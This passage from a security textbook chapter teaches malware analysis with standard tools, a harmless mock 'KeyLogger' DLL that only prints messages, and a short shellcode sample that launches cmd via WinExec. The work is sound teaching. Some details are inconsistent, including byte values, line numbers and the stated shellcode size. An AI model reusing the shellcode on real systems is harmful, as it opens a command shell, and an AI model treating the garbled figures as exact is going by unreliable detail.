tricks and approaches such as social engineering tactics or drive-by download pages that allow an attacker eventually to successfully install and run malware on a victim's system. All what the need is to present credible reasons to a victim luring them into visiting a webpage

or installing an application that allows them to gain something they like or enjoy. As a result, malware authors spend time thinking of incorporating ingenious strategies to infiltrate a victim's system taking advantage of the aforementioned tactics.

18.1.2 Importance of Malware Analysis

Recent new headlines show that malware outbreak is astonishing, and even suggest that there will be a bigger upsurge in the future as there are too many malware and their variants as well as new cyberattack methods keep surfacing. For example, massive malware infection hit approximately 300 computers in public classrooms and labs at the University of Alberta, Canada. The malware was designed to harvest user credentials. It could have led to the disclosure of sensitive personal and financial information, putting more than 3000 people (faculty members, students, administrative staffs) at risk [4]. Obviously, it is crucial that we are armed ourselves with necessary skills and tools to fight malware. Unfortunately, malware is a very complicated issue since it continues to evolve. Recent outbreak of ransomware is one trend example in the evolution of malware where malware encrypts the victims's data and holds them hostage for ransom in order for the victims to have their files to be decrypted. It will further be detailed in the next chapter. While we need to better educate people not to fall into the malware trap, another key is to understand how malware affects a vulnerable computing system and what exactly malware does. As a result, better approaches could be developed to build more effective defenses against malware, especially these new breeds of malware, which has been seen growing. Also, it could lead to a solution to restoring data and services from malware infection. It can be achieved through the analysis of malware. Malware analysis is the process of determining the purpose and functions of a given malware sample such as a virus, worm, or backdoor.

Further, malware analysis has become a critical aspect of today's forensic investigations as increasingly, malware are found on the compromised systems.

18.2 Essential Skills and Tools for Malware Analysis

During teaching "secure software systems", "attack and defense" and other courses related to forensics I have been asked questions regarding skills and tools required to understand the specific challenges presented by contemporary malware or what essential skills and tools needed for intermediate and advanced malware analysis. We believe there are kind of links between advanced malware analysis and understanding modern malware. For example, a security expert/practitioner in malware analysis is a person who has many skills in programming languages such C/C++ and other web languages (e.g., scripting languages), assembly languages, operating systems, network programming and settings, web application security and

understanding cyber threats such as a wide variety of techniques used in exploiting vulnerabilities that threaten users and systems. Such an expert or practitioner would be armed with knowledge about analysing some modern malware.

Importantly, we can say what you want to know about malware or analysing malware software will determine the sophisticated level of requirements for malware analysis. Concretely, if you suspect an application, you might choose different tools to monitor the suspected application and conduct dynamic malware analysis. However, conducting dynamic malware analysis is not recommended due to unknown consequences, especially if you use your personal computer that contains sensitive information for the purpose of doing serious and dangerous malware analysis. Even though conducting dynamic malware analysis in a virtual machine can mitigate the risks resulting from a malicious program, you might not get accurate information about the behaviour of the malware. This is because sophisticated malware can change its behaviour when it detects virtual environments or it might be well behaved. In the worst case, it is highly possible for malware to jump out analysis tools or virtual machines if it exploits a setting or zero-day bug.

From a security's point of view, malware analysis and skills required include:

- Understanding some topics in programming languages (i.e., C/C++) such as functions, pointers, arrays, stack, and heap. Especially, it is very important to understand how function's arguments are passed.
- Wide knowledge about assembly language in terms of aforementioned topics and machine language.
- Understanding PE and COFF files and their structures.
- What EXE, DLL, OCX, etc. are, how they work and their differences.
- Exported and imported tables and functions in EXE and DLL files.
- Cryptographic techniques.
- What some vulnerability is and how it can be exploited either remotely or locally.
- What shellcode and shellcode analysis are.
- Tools used for static and dynamic analysis, including debuggers, de-compilers, disassemblers, packing and unpacking techniques and process and file and registry monitors.

Section 18.3 covers some common tools used in building a malware analysis environment. Section 18.4 describes a case study related to malware.

18.3 List of Malware Analysis Tools and Techniques

This section introduces some key terms used in a wide verity of tools. First, an executable file on Windows systems comes with an .EXE or .DLL extension. It contains executable code while an application or program resides in an EXE file. Dynamic link libraries come with a .DLL extension and are loaded by the Windows operating system loader. It can also be loaded by another application. Second, Microsoft uses the term portable executable (PE) to refer a file format used by Windows. The PE contains headers and sections. These sections contain useful

information used by an executable such as the executable instruction in the .CODE or .TEXT section. Finally, there are two techniques used in malware analysis, namely, static and dynamic. Static analysis is the process of analysing an executable file or its functionality without running it, particularly first using a decompiler to decompile the executable file back to its source code. Dynamic analysis, on the other hand, involves running the executable. Both analyses give different information about an application being analysed and use different tools.

18.3.1 Dependency Walker

The most popular tool used by many malware analysts is Dependency Walker. This tool tells what imported and exported functions are in an executable file. An executable file comes with an .EXE or .DLL extension. It contains executable code while an application or program resides in an EXE file. Usually, those functions play a vital role in understanding how and what a malicious program does. It is also important to know that those functions have some legitimate uses in Windows programming, but if you conduct a malware analysis and see them, then they are probably used for malicious functionality as well.

18.3.1.1 Let's Create a KeyLogger.exe

Don't be scared, we are not going to create a real key logger. Instead, we are going to show you how to write a simple DLL file in C language containing fake functions that get the external IP address and get sensitive information from a victim. Then, we add the dynamic library to the key logger application. The purpose of such training is to perform static analysis using the Dependency Walker tool to view imports and exports (e.g. exported functions and variables). First, create a folder of your choice, "TestAnalysis", for example. Then, for the dynamic library (lib1.dll) which contains code for three functions and one variable, you need to create two header files (lib1.h and lib2.h) and one source file (lib1.c). The header file lib1.h contains three function prototypes (Lib GetUserIP(), Lib GetUserInfo() and CallAppFunc()) and one global variable (LibIsOnline). These functions and variable will be exported by the library and used by the KeyLogger.exe application. The header file lib2.h contains a prototype to LibLocalFunc() that is not exported. The library source file (lib1.c) contains the definitions for the three functions and shows how they interact with each other. From the command line run the cl.exe tool that is a tool involving a Microsoft complier and linker, **C:\TestAnalysis\cl/LD lib1.c**

Code 18.1. Source Code for the Dynamic Library lib1.dll

```
// Library header file lib1.h
__declspec(dllexport) int LibIsOnline;
__declspec(dllexport) void Lib GetUserIP();
```

```

__declspec(dllexport) void LibGetUserInfo();
__declspec(dllexport) int CallAppFunc();

// This is a header file (lib2.h) of the library local function in the DLL
void LibLocalFunc(char x[], int y);

// This is the library source file --lib1.c
#include <stdio.h>
#include "lib1.h"
#include "lib2.h"
LibIsOnline = 0;
void LibGetUserIP()
{
    LibIsOnline=1;
    printf("\n\nUserIP \n%s\n-----\n", "10.10.10.10");
}
void LibGetUserInfo()
{
    int rtsend;
    LibLocalFunc("10.10.10.10", LibIsOnline);
    rtsend=CallAppFunc();
    printf("if you see 101, this means the user's info has been sent to the
malicious user :%d\n", rtsend);
}
void LibLocalFunc(char x[], int y)
{
    printf("\n Encrypt USER's Data \n\n");
}
int CallAppFunc()
{
    if (LibIsOnline) printf ("\n\n Send a msg if the victim is online\n");
    printf ("\nMalware Sends Encrypted Data to the malicious user\n");
    return 101;
}

```

Each function performs a specific task. For example the LibGetUserIP() function assumes to get a user's external IP address while the LibGetUserInfo() function collects sensitive information of the victim and calls other functions that encrypt data collected for transmission over the network.

After compiling the source code of the library, the compiler created lib1.dll as a dynamic library and lib1.lib as a static library. Also, it has created other files that are not particularly interesting for us right now. These two libraries, namely, lib1.dll and lib1.lib, will be used when building the KeyLogger.exe application.

Figure 18.1 shows data exported (either functions or variables) by lib1.dll in Dependency Walker. Also, you can see that our dynamic linking library file imports other libraries, in this case, KERNEL32.DLL and NTDLL.DLL.

Now, we are going to build the KeyLogger.exe application which consists of one header file (KeyLogger.h) and one source file (KeyLogger.c), as well as two files we just built (lib1.lib and lib1.dll). You need to create KeyLogger.h and KeyLogger.c as shown in Code 18.2 in the same folder we used to build lib.dll--“TestAnalysis”.




Fig. 18.1 lib1.dll in Dependency Walker

Code 18.2. Source Code for KeyLogger.exe

```
// This is the header file (KeyLogger.h) for the application (KeyLog.exe)
when using lib1.dll
__declspec(dllexport) int LibIsOnline;
__declspec(dllexport) void LibGetUserIP();
__declspec(dllexport) void LibGetUserInfo();
__declspec(dllexport) int CallAppFunc();

-----
// This is the application source file KeyLogger.c
#include <stdio.h>
#include "KeyLog.h"
int main()
{
    LibGetUserIP();
    LibGetUserInfo();
}

-----
```

From the command line, run the cl.exe tool that controls the compiler and linker using the following syntax: C:\TestAnalysis\cl /Tc KeyLogger.c /link lib1.lib. After the KeyLogger.exe application is built, we are going to open KeyLogger.exe in Dependency Walker as shown in Fig. 18.2. Then you can see exports and imports.




Fig. 18.2 KeyLogger.exe in Dependency Walker

18.3.2 PEview

In Sects. 18.3.1 and 18.3.1.1 we showed how to gather useful information such as the list of exported and imported functions in an executable. However, in static analysis, we need to understand several facts about executables .EXE or .DLL or others such .OBJ. Particularly, Microsoft uses Portable Executable (PE) files to refer executables. The PE file format can be seen as a data structure that contains information about executables (i.e., images in Microsoft jargon) used by the Windows loader.

Each PE file or image usually contains two headers. The first part of the PE header is related to MS-DOS applications. There are sections for this part (the IMAGE_DOS_HEADER and MS-DOS Stub) that are not interesting to us, except two fields in the IMAGE_DOS_HEADER (i.e., e_magic and e_lfanew). The IMAGE_DOS_HEADER is a structure defined in WinNT.h as shown in Table 18.1.

The second part of the PE file followed the IMAGE_DOS_HEADER and MS-DOS Stub is the IMAGE_NT_HEADER. The IMAGE_NT_HEADER is a structure that contains three elements, namely, Signature, FileHeader and OptionalHeader as shown in Table 18.2. For more information about “Microsoft PE and COFF Specification”, you can see www.microsoft.com.


Following with our KeyLogger.exe example, we first open it in Cygnus Hex Editor to display the IMAGE_DOS_HEADER as shown in Fig. 18.3. You can see the MS-DOS signature (e_image) at 0x00 and 0x01 offsets from the beginning of the file having the value of 0x4D (meaning M in ascii code) and 0x5A (representing Z in ascii code). While the MS-DOS signature is at 0x00 and 0x01 (i.e., two bytes for WORD), e_lfanew is a field describing the offset of the PE header in KeyLogger.exe. e_lfanew is at 0x3c offset or 60 in decimal with a length of DWORD (4 bytes). That is, the first byte of e_lfanew is 0xD8, the second 0x00 and so for. Therefore, the offset of e_lfanew is 0xD8000000. Since we are using little-endian, the ordering of

Table 18.1 IMAGE_DOS_HEADER as defined in WinNT.h

```
typedef struct _IMAGE_DOS_HEADER {
    WORD e_magic;      /* 00: MZ Header signature */
    WORD e_cblp;       /* 02: Bytes on last page of file */
    WORD e_cp;         /* 04: Pages in file */
    WORD e_crlc;       /* 06: Relocations */
    WORD e_cparhdr;   /* 08: Size of header in paragraphs */
    WORD e_minalloc;  /* 0a: Minimum extra paragraphs needed */
    WORD e_maxalloc;  /* 0c: Maximum extra paragraphs needed */
    WORD e_ss;         /* 0e: Initial (relative) SS value */
    WORD e_sp;         /* 10: Initial SP value */
    WORD e_csum;       /* 12: Checksum */
    WORD e_ip;         /* 14: Initial IP value */
    WORD e_cs;         /* 16: Initial (relative) CS value */
    WORD e_lfarlc;    /* 18: File address of relocation table */
    WORD e_ovno;       /* 1a: Overlay number */
    WORD e_res[4];     /* 1c: Reserved words */
    WORD e_oemid;      /* 24: OEM identifier (for e_oeminfo) */
    WORD e_oeminfo;    /* 26: OEM information; e_oemid specific */
    WORD e_res2[10];   /* 28: Reserved words */
    DWORD e_lfanew;   /* 3c: Offset to extended header */
} IMAGE_DOS_HEADER, *PIMAGE_DOS_HEADER;
```

Table 18.2 IMAGE_NT_HEADER as defined in WinNT.h

```
typedef struct _IMAGE_NT_HEADERS {
    DWORD Signature;           /* "PE"\0\0 */ /* 0x00 */
    IMAGE_FILE_HEADER FileHeader; /* 0x04 */
    IMAGE_OPTIONAL_HEADER32 OptionalHeader; /* 0x18 */
} IMAGE_NT_HEADERS32, *PIMAGE_NT_HEADERS32;
```

**Fig. 18.3** KeyLogger.exe in Cygnus hex editor




Fig. 18.4 IMAGE_SECTION_HEADER .text of KeyLogger.exe in PEview




Fig. 18.5 Section .text of KeyLogger.exe in PEview

bytes becomes 0x000000D8 or 0xD8 and if you go to at that offset, you will see 0x50450000 that represents “PE\0\0”.

Figure 18.4 shows the IMAGE_NT_HEADER in PEview. We can extract invaluable information from the PE headers such as the number of sections and their headers and offsets in the file. For example, in Fig. 18.4 when the IMAGE_SECTION_HEADER .text is selected, you can see the size of the .text section (i.e., code) and where it begins (at 0x00001000 offset). Moreover, if you like to see what inside the pointer or the 0x00001000 offset, you can click section .text in PEview as shown in Fig. 18.5. The column named RVA (relative virtual address) refers to the address of an item in this case a section in the executable while the column, Raw Data, refers to the actual machine instructions used by the application being examined. In terms of machine code, Raw Data at 0x00001000 contains the following instructions 55 8B EC FF 15 9C 50 40 00 FF 15 A0 50 40 00 5D C3 55 8B EC 6A FF 68 A8 50 40 00 68 6C ...etc. For more information about this code, we are going to disassemble the KeyLogger.exe application with a disassembler (W32Dasm)

URSoft W32Dasm Ver 8.93 Program Disassembler/Debugger

Disassembler Project Debug Search Goto ExecuteText Functions HexData Refs Help

Disassembly of File: C:\TestAnalysis\KeyLogger.exe

Code Offset = 00001000, Code Size = 00004000
Data Offset = 00006000, Data Size = 00003000

Number of Objects = 0003 (dec), Imagebase = 00400000h

Object01: .text RVA: 00001000 Offset: 00001000 Size: 00004000 Flags: 60000020
Object02: .rdata RVA: 00005000 Offset: 00005000 Size: 00001000 Flags: 40000040
Object03: .data RVA: 00006000 Offset: 00006000 Size: 00003000 Flags: C0000040

+++++ MENU INFORMATION ++++++

There Are No Menu Resources in This Application

+++++ DIALOG INFORMATION ++++++

There Are No Dialog Resources in This Application

+++++ IMPORTED FUNCTIONS ++++++

Number of Imported Modules = 2 (decimal)

Import Module 001: libl.dll
Import Module 002: KERNEL32.dll

+++++ IMPORT MODULE DETAILS ++++++

Import Module 001: libl.dll
Addr:00005532 hint(0001) Name: LibGetUserIP
Addr:00005520 hint(0002) Name: LibGetUserInfo

Import Module 002: KERNEL32.dll
Addr:000056C0 hint(0175) Name: GetVersionExA
Addr:000057D4 hint(0156) Name: GetStringTypeW

Fig. 18.6 Sections of KeyLogger.exe in W32Dasm

18.3.3 W32dasm

This software helps in extracting more information about executable files especially EXEs and DLLs. We have mentioned earlier that you can use a disassembler if you want to better understand about our example application under testing. W32Dasm can provide detailed information regarding the imported and exported functions and modules (DLLs) used by KeyLogger.exe. Figure 18.6 shows the number and names of sections in addition to their offsets which are similar to PEview. Also, it shows the number of imported and exported modules.

18.3.4 OllyDbg

Ollydbg is a debugger used for reverse engineering of programs. It is widely used by crackers to crack software written for Windows. This tool helps us in tracing registers, stack, heap and recognizing procedures, API calls and loops. In addition, it can directly load and debug DLLs. Figure 18.7 shows several sections of KeyLogger.exe in OllyDbg.

18.3.5 Wireshark

Wireshark is considered one important network protocol analyzers. It helps you to monitor your network and see what is happening on sent or received packets of different protocols and applications in real time. More importantly, it gives you an opportunity to capture network traffic and save captured data for later analysis. We take advantage of this feature if we want to statically analyze captured packets from a virtual machine to a physical one or if you want to analyse others' captured files as you will see in the following section. Usually files captured have the extension .pcap or .cap is also in common use. Figure 18.8 shows live captured data by Wireshark.




Fig. 18.7 Sections of KeyLogger.exe in OllyDbg




Fig. 18.8 live capture traffic by Wireshark




Fig. 18.9 Reassembly of an HTTP stream

Since Wireshark supports reassembly of Protocol Data Units (PDUs) for several protocols such as HTTP, DNS, Open Network Computing (ONC) Remote Procedure Call (RPC) and Kerberos, this feature allows us to reassemble multiple TCP segments and use such a reassembled stream in the analysis of forensic investigations. This is an example of how to reassemble an HTTP stream and to extract and save to a file, a text/html, from inside an HTTP PDU. Open up the packet capture file (i.e., network-packet.pcap) in Wireshark and then select frame #22 and click on the line-based text data protocol to select it as shown in Fig. 18.9. Then just right click

on the line-based text data protocol and select “Export Selected Packet Bytes” and save it to a file (i.e., as an HTML file). If everything worked, you will now have an HTML file you can view it in your browser. Moreover, the reassembly feature in Wireshark helps us not only in extracting text/html or JPG protocols and other protocols from inside HTTP, DNS or ONC-RPC PDUs, but also shellcode impeded inside these protocols as we will study that in real case studies.

18.3.6 *ConvertShellCode*

As we mentioned earlier in this chapter, a forensic investigator armed with an assembly language can understand more about malware behaviours and analyze code at a low level in order to verify a suspicious piece of code or identify malicious activities. In this context, we define shellcode to be assembly code written in hex that not only allows a local or remote user to control the compromised system usually spawning a shell or command line, but also performs countless malicious tasks such as sending sensitive information to a remote attacking computer or even though deletion of data and encrypting a compromised hard-disk, the list goes on and on. These security incidents cause significant damages and financial losses in some cases.

18.3.6.1 Shellcode Analysis

In order to analyse malicious code (i.e., shellcode) extracted from either packets or in EXEs/DLLs, we need to convert it into Intel x86 assembly instructions. This is usually because of the absent of source files of malicious code and all binary files written in C/C++ including malicious software are compiled to machine operations. ConvertShellCode is a tool for most Windows operating systems that parses any supplied shellcode string and immediately converts it into corresponding assembly instructions [1]. For example, assume that we want to convert the shellcode extracted from a suspicious file as in the file labshell.txt, we need to do the following:

- Copy all the text from labshell.txt.
- Open the command line.
- Type ConvertShellCode and pass the text copied in the clipboard as shown in Fig. 18.10.

ConvertShellCode can also be used in conjunction with the redirection characters (> or >>) to save the results into a file.

```
C:\>ConvertShellcode.exe \x55\x8B\xEC\x53\x56\x57\xC6\x45\xFC\x63\xC6\x45\xFD\x6A\xC6\x45\xFE\x64\x33\xC9\x89\x4D\xFF\x6A\x05\x50\xB8\x31\x32\x86\x7C\xFF\xD0\x6A\x01\xB8\xA2\xBF\x81\x7C\xFF\xD0

ConvertShellcode 3.0
*****
Copyright <C> 2009-2015 Alain Rioux <le-tools.com>. All rights reserved.

This program is free software: you can redistribute it and/or modify
it under the terms of the GNU General Public License as published by
the Free Software Foundation, either version 3 of the License, or
(at your option) any later version.

This program is distributed in the hope that it will be useful,
but WITHOUT ANY WARRANTY; without even the implied warranty of
MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
GNU General Public License for more details.

You should have received a copy of the GNU General Public License
along with this program. If not, see <http://www.gnu.org/licenses/>.
*****
```

Assembly language source code :

```
00000000 push ebp
00000001 mov ebp,esp
00000003 push ebx
00000004 push esi
00000005 push edi
00000006 mov byte[lss:ebp+0xfffffffffc],0x63
0000000a mov byte[lss:ebp+0xfffffffffd],0x6d
0000000e mov byte[lss:ebp+0xfffffffffe],0x64
00000012 xor ecx,ecx
00000014 mov dword[lss:ebp+0xffffffff],ecx
00000017 push dword<0x5>
00000019 push eax
0000001a mov eax,0x7c863231
0000001f call eax
00000021 push dword<0x1>
00000023 mov eax,0x7c81bfa2
00000028 call eax
```

Fig. 18.10 Converted Shellcode by using ConverShellCode

The size of the shellcode above is 180 bytes obtained by counting the bytes in Cygnus. We can see that the shellcode after being assembled containing 18 lines of assembly instructions. For the sake of explanation, we explain the last three assembly instructions in our example, namely, line #16, #17 and #18.

00000024 push dword(0x1)	→(line #16)
00000026 mov eax,0x7C81BFA2	→(line #17)
0000002b call eax	→(line #18)

In Windows and Intel, when a C/C++ function with arguments is invoked, the arguments of the function are pushed onto the stack in backwards, that is, from right to left. As you can see that line #16 contains a push instruction, line #17 contains a MOV instruction that loads EAX with a hex value—0x7C81BFA2. Line #18 contains a CALL instruction which transfers program control from the current to another procedure existing at the address in EAX. Now, it is clear that three lines are related to some function, but what this function does, where this function lives in and is it a user-defined or system function. In 32-bit Windows (see MSDN and




Fig. 18.11 Kernel32.dll in OllyDbg

Microsoft), the default virtual address space for a process can be seen as the following: addresses for most DLLs usually start at 0x70000000. For example, Fig. 18.2 shows that the base address of Kernel32.dll is 0x7C800000. As a result, 0x7C81BFA2 should be an address of some function in one of the systems' DLL libraries, but not necessary to be the Kernel32.dll. Let's check to which library 0x7C81BFA2 belongs by opening up Kernel32.dll in OllyDbg and then select "View-Executable Modules" as shown in Fig. 18.11. Since the most significant byte in 0x7C81BFA2 is 0x7C, we got two libraries; kernel32.dll and ntdll.dll that share the most significant byte. We continue by comparing the second byte (i.e., 0x81) of 0x7C81BFA2 with the aforementioned libraries. Consequently, we found the 0x7C81BFA2 has 0x7C8 in common with 0x7C800000. This is an indicator that 0x7C81BFA2 has been included into kernel32.dll, in other words, the function we are searching for might be in the kernel32.dll library.

In the "Executable Modules" pane right click on the line containing kernel32.dll and select "View names" to get a list of functions included in this library. Next, click on the field "Address" in order to sort entries in the "Names in kernel32" window. We found that 0x7C81BFA2 is the address of ExitProcess function as shown in Fig. 18.12. This function (ExitProcess) ends a current process and all its threads. Therefore, we can infer the shellcode contains ExitProcess function. Similarly, we can follow the same principle to find out other functions. For example, after we analyzed 0x7C863231 in line #14, we found it contains a call to WinExec function that takes two arguments, the first is "cmd" represented by 0x63, 0x6D and 0x64, respectively and the second is "SM_SHOW" represented by 0x5 in hex.

Address	Section	Type	Name
7C812D7B	.text	Export	GetDiskFreeSpaceExW
7C812F81	.text	Export	RaiseException
7C814107	.text	Export	FreeEnvironmentStringsW
7C814112	.text	Export	GetEnvironmentVariableA
7C8144BC	.text	Export	CreateActCtxW
7C81533B	.text	Export	QueryActCtxW
7C81552D	.text	Export	BaseInitAppcompatCache
7C815837	.text	Export	BaseCheckAppcompatCache
7C815FE3	.text	Export	GetCommandLineW
7C815FEE	.text	Export	RegisterWaitForInputIdle
7C8164A3	.text	Export	BaseProcessInitPostImport
7C816F0D	.text	Export	GetNlsSectionName
